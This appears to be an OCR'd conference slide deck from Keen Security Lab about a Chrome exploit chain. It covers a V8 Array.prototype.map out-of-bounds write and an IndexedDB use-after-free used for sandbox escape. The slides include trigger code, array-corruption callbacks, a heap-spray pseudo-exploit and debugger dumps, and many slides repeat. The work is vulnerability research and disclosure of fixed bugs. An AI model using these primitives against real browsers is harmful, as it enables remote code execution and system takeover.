
KEEN security lab

```
var null_aa = new Array(0x40);
for (var i = 0; i < null_aa.length; i++) {
    // So many `null`
    null_aa[i] = new Array(null,null,...);
}
```



KEEN security lab

```
opt(fln, 0);
```



KEEN security lab

Pwnium 2019

```
var arr = [1];
for (var i = 1; i < 300; ++i) {
    var a2 = arr.map(function (v, i) {
        arr.push(1);
    });
    arr.some(arr.constructor);
    for (var j = 0; j < 1000000; ++j) {}
}
```

KEEN security lab

Bug primitive

- Array.prototype.map OOB Write on newly created dictionary array.
- Array.prototype.map will create an new array by Runtime_NewArray and it could have DICTIONARY_ELEMENTS.
- When the source array's length is longer than 0x2000000 and it is still an SMI array, the bug triggers.

KEEN security lab

Bypass Map Check

```
let a = [1, 2,,,, 3];
a.length = (32 * 1024 * 1024);
a.fill(1);
a.push(1);// a is still a HOLEY_SMI_ELEMENTS
```

KEEN security lab


Bypass Map Check

```
Array(2 ** 30);
let a = [1, 2,,,, 3];
// inlined Array.prototype.map create an DICTIONARY_ELEMENTS when
// copy the HOLEY_SMI_ELEMENTS to Hash Table, OOB Write occurred!
function mapping(a) { return a.map(v => v); }
mapping(a);
%OptimizeFunctionOnNextCall(mapping);
a.length = (32 * 1024 * 1024);
a.fill(1);
a.push(1);// a is still a HOLEY_SMI_ELEMENTS
mapping(a);
```

KEEN security lab

Exploit

```
function cb(elem, idx) {
    return 1;
}
a.map(cb);
```




KEEN security lab

Exploit

```
function cb(elem, idx) {
    if (idx == 0) {
        oob_arr = [1.1, 2.2];
    }
    if (idx == len_field_idx) {
      return 100;
    }
    return 1;
}

a.map(cb);
```

M: Map
P: Properties
E: Elements
L: Length




KEEN security lab

Exploit

```
function cb(elem, idx) {
    if (idx == 0) {
        oob_arr = [1.1, 2.2];
    }
    if (idx == len_field_idx) {
      return 100;
    }
    return 1;
}

a.map(cb);
```

M: Map
P: Properties
E: Elements
L: Length



KEEN security lab

Description


`map` calls a provided `callback` function **once for each element** in an array, in order, and constructs a new array from the results. `callback` is invoked only for indexes of the array which have assigned values. It is not called for missing elements of the array (that is, indexes that have never been set, which have been deleted or which have never been assigned a value).

KEEN security lab

Exploit

```
function cb(elem, idx) {
    if (idx == 0) {
      oob_arr = [1.1, 2.2];
    }
    if (idx == len_field_idx) {
      return 100;
    }
    return 1;
}
a.length = (32 * 1024 * 1024);
a.fill(1, len_field_idx, a.length);
a.push(2);
a.map(cb);
```

M: Map
P: Properties
E: Elements
L: Length




KEEN security lab

Exploit

```
function cb(elem, idx) {
    if (idx == 0) {
      oob_arr = [1.1, 2.2];
    }
    if (idx == len_field_idx) {
      return 100;
    }
    return 1;
}
a.length = (32 * 1024 * 1024);
a.fill(1, len_field_idx, a.length);
a.push(2);
a.map(cb);
```


M: Map
P: Properties
E: Elements
L: Length



oob_arr.length == 100;

KEEN security lab

Exploit


Chrome RCE + SBX by KeenLa
127.0.0.1/
0x1e336570950
Trigger
Trigger
Calculator
Standard
3
MC MR M+ M- MS
% √ x² 1/x
CE C ÷
7 8 9 ×
4 5 6 −
1 2 3 +
± 0 . =
Valid DoubleArray
M P E 100

Agenda

0x00 Why Chrome?

0x01 V8 Exploitation

0x02 Sandbox Bypass

0x03 Demo

KEEN security lab

Attack Surface

- Logical bug
- Kernel
- Memory Corruption via IPC

KEEN security lab

Logical Bug

- CVE-2016-5197: Arbitrary intent start in renderer
- Attack Webview in privileged App(killed in Android O)
- Credit to Qidan He(@flanker_hqd)

KEEN security lab

Kernel

- win32k lockdown
- CLFS

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-37EHF5E\keen]

File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Integrity
TabTip32.exe		1,204 K	4,688 K	4464	Touch Keyboard and Handw...	Microsoft Corporation	High
svchost.exe	0.05	16,700 K	24,436 K	944	Host Process for Windows S...	Microsoft Corporation	System
svchost.exe	< 0.01	40,960 K	72,200 K	952	Host Process for Windows S...	Microsoft Corporation	System
sihost.exe		4,368 K	19,600 K	2560	Shell Infrastructure Host	Microsoft Corporation	Medium
taskhostw.exe		5,784 K	17,708 K	2736	Host Process for Windows T...	Microsoft Corporation	Medium
OneDriveStandaloneUpdate...		19,712 K	8,504 K	5528	Standalone Updater	Microsoft Corporation	Medium
GoogleUpdate.exe		2,176 K	1,588 K	1384	Google Installer	Google Inc.	System
svchost.exe		12,688 K	22,332 K	396	Host Process for Windows S...	Microsoft Corporation	System
vmacthlp.exe		1,364 K	6,184 K	1084	VMware Activation Helper	VMware, Inc.	System
svchost.exe	0.01	3,188 K	12,160 K	1136	Host Process for Windows S...	Microsoft Corporation	System
svchost.exe	0.13	8,808 K	20,528 K	1188	Host Process for Windows S...	Microsoft Corporation	System
svchost.exe		2,288 K	9,244 K	1300	Host Process for Windows S...	Microsoft Corporation	System
audiodg.exe		6,028 K	10,944 K	5724	Windows Audio Device Grap...	Microsoft Corporation	System
svchost.exe		2,052 K	7,184 K	1396	Host Process for Windows S...	Microsoft Corporation	System
svchost.exe	0.67	7,484 K	18,200 K	1404	Host Process for Windows S...	Microsoft Corporation	System
spoolsv.exe		9,124 K	18,380 K	1528	Spooler SubSystem App	Microsoft Corporation	System
svchost.exe		6,280 K	18,472 K	1900	Host Process for Windows S...	Microsoft Corporation	System
svchost.exe	< 0.01	6,908 K	23,156 K	1976	Host Process for Windows S...	Microsoft Corporation	System
vmtoolsd.exe	0.02	5,772 K	18,104 K	1160	VMware Tools Core Service	VMware, Inc.	System
VGAuthService.exe		5,476 K	12,804 K	1248	VMware Guest Authenticatio...	VMware, Inc.	System
MsMpEng.exe	0.22	117,416 K	109,076 K	1260	Antimalware Service Execut...	Microsoft Corporation	System
svchost.exe		4,024 K	18,932 K	2612	Host Process for Windows S...	Microsoft Corporation	Medium
dllhost.exe	0.01	3,868 K	12,944 K	2836	COM Surrogate	Microsoft Corporation	System
NisSrv.exe		12,072 K	9,748 K	3080	Microsoft Network Realtime ...	Microsoft Corporation	System
msdtc.exe	< 0.01	2,692 K	9,792 K	3172	Microsoft Distributed Transa...	Microsoft Corporation	System
SearchIndexer.exe		15,440 K	17,616 K	3640	Microsoft Windows Search I...	Microsoft Corporation	System
SearchProtocolHost.exe		2,068 K	10,888 K	3532	Microsoft Windows Search P...	Microsoft Corporation	System
SearchFilterHost.exe		1,204 K	6,200 K	4908	Microsoft Windows Search F...	Microsoft Corporation	Medium
svchost.exe		10,512 K	26,636 K	5236	Host Process for Windows S...	Microsoft Corporation	System
lsass.exe		4,744 K	13,560 K	592	Local Security Authority Pro...	Microsoft Corporation	System
csrss.exe	0.10	1,452 K	6,036 K	456	Client Server Runtime Process	Microsoft Corporation	System
winlogon.exe		2,168 K	10,892 K	540	Windows Logon Application	Microsoft Corporation	System
dwm.exe	1.63	376,696 K	502,036 K	844	Desktop Window Manager	Microsoft Corporation	System
explorer.exe	3.80	34,972 K	122,392 K	3032	Windows Explorer	Microsoft Corporation	Medium
MSASCuiL.exe		3,012 K	13,220 K	1840	Windows Defender notificati...	Microsoft Corporation	Medium
vmtoolsd.exe	0.05	13,732 K	34,224 K	1752	VMware Tools Core Service	VMware, Inc.	Medium
OneDrive.exe		6,360 K	25,952 K	2732	Microsoft OneDrive	Microsoft Corporation	Medium
chrome.exe	0.04	37,412 K	90,888 K	896	Google Chrome	Google Inc.	Medium
chrome.exe		1,928 K	9,608 K	5732	Google Chrome	Google Inc.	Medium
chrome.exe		1,764 K	7,792 K	5852	Google Chrome	Google Inc.	Medium
chrome.exe		61,644 K	119,864 K	5984	Google Chrome	Google Inc.	Low
chrome.exe	44.90	135,064 K	111,900 K	3048	Google Chrome	Google Inc.	System
procexp64.exe	1.51	18,784 K	68,592 K	1052	Sysinternals Process Explorer	Sysinternals - www.sysint...	High
MpCmdRun.exe		3,044 K	10,768 K	5280	Microsoft Malware Protectio...	Microsoft Corporation	System

Got System!

CPU Usage: 57.44% Commit Charge: 32.91% Processes: 64 Physical Usage: 46.33%

Ask me anything

7:47 PM
3/17/2017

CLFS

- Killed by RtlIsSandboxToken in RS3

- The kernel bug credit to Daniel King(@long123king) and Peter Hlavaty(@zer0mem)

KEEN security lab

CVE-2019-5826: Use-after-free in IndexedDB

- [941624] Out-of-bounds write and use-after-free. *Reported by Gengming Liu, Jianyu Chen, Zhen Feng, Jessica Liu at Tencent Keen Security Lab on 2019-03-13:*
  - [941743] High CVE-2019-5825: Out-of-bounds write in V8
  - [941746] High CVE-2019-5826: Use-after-free in IndexedDB

KEEN security lab

IndexedDB API in Browser

```
var request = indexedDB.open(dbName, 2);

request.onupgradeneeded = function(event) {
  var db = event.target.result;

  var objectStore = db.createObjectStore("customers", { keyPath: "ssn" });

  objectStore.createIndex("name", "name", { unique: false });

};

var deleteRequest = indexedDB.deleteDatabase(dbName);
```

KEEN security lab

IndexedDB IPC interfaces

- IDBFactory
- IDBDatabase
- IDBCursor
- IDBTransaction

IDBFactory

```
interface IDBFactory {
  GetDatabaseInfo(associated IDBCallbacks callbacks);
  GetDatabaseNames(associated IDBCallbacks callbacks);
  Open(associated IDBCallbacks callbacks,
       associated IDBDatabaseCallbacks database_callbacks,
       mojo_base.mojom.String16 name,
       int64 version,
       int64 transaction_id);
  DeleteDatabase(associated IDBCallbacks callbacks,
                 mojo_base.mojom.String16 name, bool force_close);
  AbortTransactionsAndCompactDatabase() => (IDBStatus status);
  AbortTransactionsForDatabase() => (IDBStatus status);
};
```

PoC

- Open("db1", 1);
  - Open("db1", 2);
  - DeleteDatabse("db1", force_close=True);
  - AbortTransactionsForDatabase();

PoC

- Open("db1", 1);
  - Open("db1", 2);
  - DeleteDatabse("db1", force_close=True);
  - AbortTransactionsForDatabase();

- IDBFactory

```
std::map<IndexedDBDatabase::Identifier, IndexedDBDatabase*> database_map_;
```

PoC

- Open("db1", 1);
  - Open("db1", 2);
  - DeleteDatabse("db1", force_close=True);
  - AbortTransactionsForDatabase();

- IDBFactory

```
std::map<IndexedDBDatabase::Identifier, IndexedDBDatabase*> database_map_;
```

PoC

- Open("db1", 1);
  - Open("db1", 2);
  - DeleteDatabse("db1", force_close=True);
  - AbortTransactionsForDatabase();

- IDBFactory

```
std::map<IndexedDBDatabase::Identifier, IndexedDBDatabase*> database_map_;
```

IndexedDBDatabase::DeleteDatabase

```
void IndexedDBDatabase::DeleteDatabase(
    scoped_refptr<IndexedDBCallbacks> callbacks,
    bool force_close) {
  AppendRequest(std::make_unique<DeleteRequest>(this, callbacks));
  // Close the connections only after the request is queued to make sure
  // the store is still open.
  if (force_close)
    ForceClose();
}
```

IndexedDBDatabase::ForceClose

```
void IndexedDBDatabase::ForceClose() {
  // IndexedDBConnection::ForceClose() may delete this database, so hold ref.
  scoped_refptr<IndexedDBDatabase> protect(this);

  while (!pending_requests_.empty()) {
    std::unique_ptr<ConnectionRequest> request =
        std::move(pending_requests_.front());
    pending_requests_.pop();
    request->AbortForForceClose();
  }

  auto it = connections_.begin();
  while (it != connections_.end()) {
    IndexedDBConnection* connection = *it++;
    connection->ForceClose();
  }
  DCHECK(connections_.empty());
  DCHECK(!active_request_);
}
```

```
@@ -1949,10 +1949,10 @@
    request->AbortForForceClose();
  }

- auto it = connections_.begin();
- while (it != connections_.end()) {
-   IndexedDBConnection* connection = *it++;
+ while (!connections_.empty()) {
+   IndexedDBConnection* connection = *connections_.begin();
    connection->ForceClose();
+   connections_.erase(connection);
  }
  DCHECK(connections_.empty());
  DCHECK(!active_request_);
```

PoC

- Open("db1", 1);
  - Open("db1", 2);
  - DeleteDatabse("db1", force_close=True);
  - AbortTransactionsForDatabase();

- IDBFactory

```
std::map<IndexedDBDatabase::Identifier, IndexedDBDatabase*> database_map_;
```

UAF in database_map_

- Find the references to `database_map_`

```
void IndexedDBFactoryImpl::DeleteDatabase(
    const base::string16& name,
    scoped_refptr<IndexedDBCallbacks> callbacks,
    const Origin& origin,
    const base::FilePath& data_directory,
    bool force_close) {
  IDB_TRACE("IndexedDBFactoryImpl::DeleteDatabase");
  IndexedDBDatabase::Identifier unique_identifier(origin, name);
  const auto& it = database_map_.find(unique_identifier);
  if (it != database_map_.end()) {
    // If there are any connections to the database, directly delete the
    // database.
    it->second->DeleteDatabase(callbacks, force_close);
    return;
  }
  // ...
}
```

KEEN security lab

UAF in database_map_

- Find the references to `database_map_`

```
void IndexedDBFactoryImpl::Open(
    const base::string16& name,
    std::unique_ptr<IndexedDBPendingConnection> connection,
    const Origin& origin,
    const base::FilePath& data_directory) {
  IDB_TRACE("IndexedDBFactoryImpl::Open");
  IndexedDBDatabase::Identifier unique_identifier(origin, name);
  auto it = database_map_.find(unique_identifier);
  if (it != database_map_.end()) {
    it->second->OpenConnection(std::move(connection));
    return;
  }
  // ...
}
```

KEEN security lab

Chrome on Windows

- no CFG
- library address is as same as renderer process
- many virtual function call in C++

- the only thing: heap address to put our ROP chain on

KEEN security lab

indexedDB in Javascript

```
window.indexedDB.open() => {
    IDBName, objectStoreNames, ...
}
```

- IDBName is base::string
- String is good for infoleak!

KEEN security lab

OpenConnection & DeleteDatabase

```
void IndexedDBDatabase::OpenConnection(
    std::unique_ptr<IndexedDBPendingConnection> connection) {
  AppendRequest(std::make_unique<OpenRequest>(this, std::move(connection)));
}

void IndexedDBDatabase::DeleteDatabase(
    scoped_refptr<IndexedDBCallbacks> callbacks,
    bool force_close) {
  AppendRequest(std::make_unique<DeleteRequest>(this, callbacks));
  // Close the connections only after the request is queued to make sure
  // the store is still open.
  if (force_close)
    ForceClose();
}
```

KEEN security lab

UAF of IndexedDBDatabase

```
void IndexedDBDatabase::AppendRequest(
    std::unique_ptr<ConnectionRequest> request) {
  pending_requests_.push(std::move(request));

  if (!active_request_)
    ProcessRequestQueue();
}
```

KEEN security lab

UAF of IndexedDBDatabase

```
void IndexedDBDatabase::AppendRequest(
    std::unique_ptr<ConnectionRequest> request) {
  pending_requests_.push(std::move(request));

  if (!active_request_)
    ProcessRequestQueue();
}
```

KEEN security lab

UAF of IndexedDBDatabase

```
void IndexedDBDatabase::AppendRequest(
    std::unique_ptr<ConnectionRequest> request) {
  pending_requests_.push(std::move(request));

  if (!active_request_)
    ProcessRequestQueue();
}
```

KEEN security lab

UAF of IndexedDBDatabase

```
void IndexedDBDatabase::ProcessRequestQueue() {
  if (processing_pending_requests_)
    return;

  DCHECK(!active_request_);
  DCHECK(!pending_requests_.empty());

  base::AutoReset<bool> processing(&processing_pending_requests_, true);
  do {
    active_request_ = std::move(pending_requests_.front());
    pending_requests_.pop();
    active_request_->Perform();
    // If the active request completed synchronously, keep going.
  } while (!active_request_ && !pending_requests_.empty());
}
```

KEEN security lab

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}

struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  base::string16 name;
  int64_t id;
  int64_t version;
  int64_t max_object_store_id;

  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;

  bool was_cold_open;
};
```

KEEN security lab

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}

struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  base::string16 name;
  int64_t id;
  int64_t version;
  int64_t max_object_store_id;

  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;

  bool was_cold_open;
};
```

KEEN security lab

Then we got...


```
zsh: segmentation fault (core dumped)  ./chrome
```

KEEN security lab

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}

struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  base::string16 name;
  int64_t id;
  int64_t version;
  int64_t max_object_store_id;

  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;

  bool was_cold_open;
};
```

KEEN security lab

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}

struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  base::string16 name;
  int64_t id;
  int64_t version;
  int64_t max_object_store_id;

  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;

  bool was_cold_open;
};
```



KEEN security lab


UAF of IndexedDBDatabase

```
void IndexedDBDatabase::AppendRequest(
    std::unique_ptr<ConnectionRequest> request) {
  pending_requests_.push(std::move(request));

  if (!active_request_)
    ProcessRequestQueue();
}
```

KEEN security lab

UAF of IndexedDBDatabase

```
void IndexedDBDatabase::AppendRequest(
    std::unique_ptr<ConnectionRequest> request) {
  pending_requests_.push(std::move(request));

  if (!active_request_)
    ProcessRequestQueue();
}

// indexed_db_database.h

std::unique_ptr<ConnectionRequest> active_request_;
```



let active_request_ = 0x101;

KEEN security lab

pseudo-exploit

```
trigger_bug();

let ab1 = new ArrayBuffer(0x148);
w64(ab1, 0, 0x31313131n);              // magic
w64(ab1, 8, 0xffffffff00000030n);      // reference count
w64(ab1, 0x118, 0x101);                // active_request_

// new Blob([ab1])
do_spray(ab1);

// uaf - use
// same as `indexedDB.open("evil_db");
window.indexedDB.deleteDatabase("evil_db");
```

KEEN security lab

```
[----------------------------------registers-----------------------------------]
RAX: 0x7f59e3a9a580 --> 0x1f1529920a00 --> 0x564a6dea8090 --> 0x564a68376780 (<content::IndexedDBCallbacks::OnError(content::IndexedDBDatabaseError const&)>:   push   rbp)
RBX: 0x1f1510050dc0 --> 0x31313131 ('1111')
RCX: 0x1f151003cec8 --> 0x1f151004df30 --> 0x0
RDX: 0x0
RSI: 0x7f59e3a9a3c8 --> 0x1f1529920a00 --> 0x564a6dea8090 --> 0x564a68376780 (<content::IndexedDBCallbacks::OnError(content::IndexedDBDatabaseError const&)>:   push   rbp)
RDI: 0x1f1510050dc0 --> 0x31313131 ('1111')
RBP: 0x7f59e3a9a550 --> 0x7f59e3a9a5b0 --> 0x7f59e3a9a5d0 --> 0x7f59e3a9a5f0 --> 0x7f59e3a9a670 --> 0x7f59e3a9a690 (--> ...)
RSP: 0x7f59e3a9a388 --> 0x564a6839617b (<content::IndexedDBFactoryImpl::DeleteDatabase(std::__1::basic_string<unsigned short, base::string16_internals::string16_char_traits, std::__
1::allocator<unsigned short> > const&, scoped_refptr<content::IndexedDBCallbacks>, url::Origin const&, base::FilePath const&, bool)+203>:       mov    rdi,QWORD PTR [rbp-0x188])
RIP: 0x564a6838b370 (<content::IndexedDBDatabase::DeleteDatabase(scoped_refptr<content::IndexedDBCallbacks>, bool)>:    push   rbp)
R8 : 0x7f59e3a9a568 --> 0x0
R9 : 0x0
R10: 0x7f59e3a9a660 --> 0x1f150fe89990 --> 0x10000000cb
R11: 0x1
R12: 0x1f1529923670 --> 0x70747468 ('http')
R13: 0x1f15299236c0 --> 0x6c006900760065 ('e')
R14: 0x1f151003cec0 --> 0x1f151004df30 --> 0x0
R15: 0x1f151003cea0 --> 0x564a6dea81f0 --> 0x564a683944e0 (<content::IndexedDBFactoryImpl::ReleaseDatabase(std::__1::pair<url::Origin, std::__1::basic_string<unsigned short, base::s
tring16_internals::string16_char_traits, std::__1::allocator<unsigned short> > > const&, bool)>:       push   rbp)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x564a6838b36d:      int3
   0x564a6838b36e:      int3
   0x564a6838b36f:      int3
=> 0x564a6838b370 <content::IndexedDBDatabase::DeleteDatabase(scoped_refptr<content::IndexedDBCallbacks>, bool)>:       push   rbp
   0x564a6838b371 <content::IndexedDBDatabase::DeleteDatabase(scoped_refptr<content::IndexedDBCallbacks>, bool)+1>:     mov    rbp,rsp
